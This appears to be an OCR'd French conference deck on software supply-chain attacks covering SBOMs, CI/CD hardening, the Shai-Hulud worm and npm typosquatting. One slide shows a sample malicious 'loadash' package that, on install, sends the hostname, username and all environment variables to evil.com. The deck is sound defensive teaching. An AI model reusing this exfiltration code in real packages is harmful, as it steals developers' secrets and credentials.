
- SBOM obligatoire
- ✔ Monitoring CVE
- ✔ CI/CD signé & isolé
- ✔ SLSA → 2+ ✔

Tout artefact non signé = suspect


WARNING !

Vous étes aussi sécurisé que votre dépendance la plus faible


(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026


LA CHAÎNE D'APPROVISIONNEMENT : UNE AUTOROUTE POUR LES ATTAQUES !
CODE COMPOSÉ
Danger : Composants Multiples
PyPI / NPM Malveillant
Frontend
UI
Backend
Database
API
UI
Services
Database
LIBRAIRIE INFECTÉE
CODE COMPOSÉ
CI/CD PIPELINE
Commit
Build
Test
Deploy
PR Malveillante
Action Compromise
INJECTION DE CODE
FAILLE CACHÉE CI/CD
SECRETS
GITHUB_TOKEN
AWS_KEY
DB_PASSWORD
RÉSULTAT FINAL
APPLICATION DÉPLOYÉE
DONNÉES UTILISATEUR
PROPRIÉTÉ INTELLECTUELLE
EST LÀ OÙ VOUS NE REGARDEZ PAS : VOS DÉPENDANCES ET VOTRE PIPELINE !


Shai-Hulud Worm (Septembre 2025) - Le ver qui rêvait de devenir viral



Source : KrebsOnSecurity



(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026


ATTAQUE #2 : Typosquatting NPM
TECHNIQUE D'ATTAQUE
$ npm install loadash
npm install lodash
NPM REGISTRY
Légitime
(lodash)
npm install
loadash
NPM REGISTRY
Malveillant
(loadash)
loadash
Packages légitimes vs Packages malveillants
Légitime
Malveillant
Impact
lodash
loadash
1000+ DL
react
reactjs
500+ DL
express
expres
2000+ DL
ERROR
SUCCESS
Erreur de frappe courante
npm install loadash # Package malveillant !
npm install lodash # Package légitime

🔍 Exemple concret : Package malveillant

```javascript
// Package "loadash" malveillant
const https = require('https');
const os = require('os');

// Exfiltration des données
function exfiltrate() {
  const data = {
    hostname: os.hostname(),
    user: os.userInfo().username,
    env: process.env,
    cwd: process.cwd()
  };

  https.request('https://evil.com/collect', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'}
  }).end(JSON.stringify(data));
}

// Exécuté lors de l'installation
exfiltrate();

// Export des fonctions de lodash pour ne pas éveiller les soupçons
```


(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

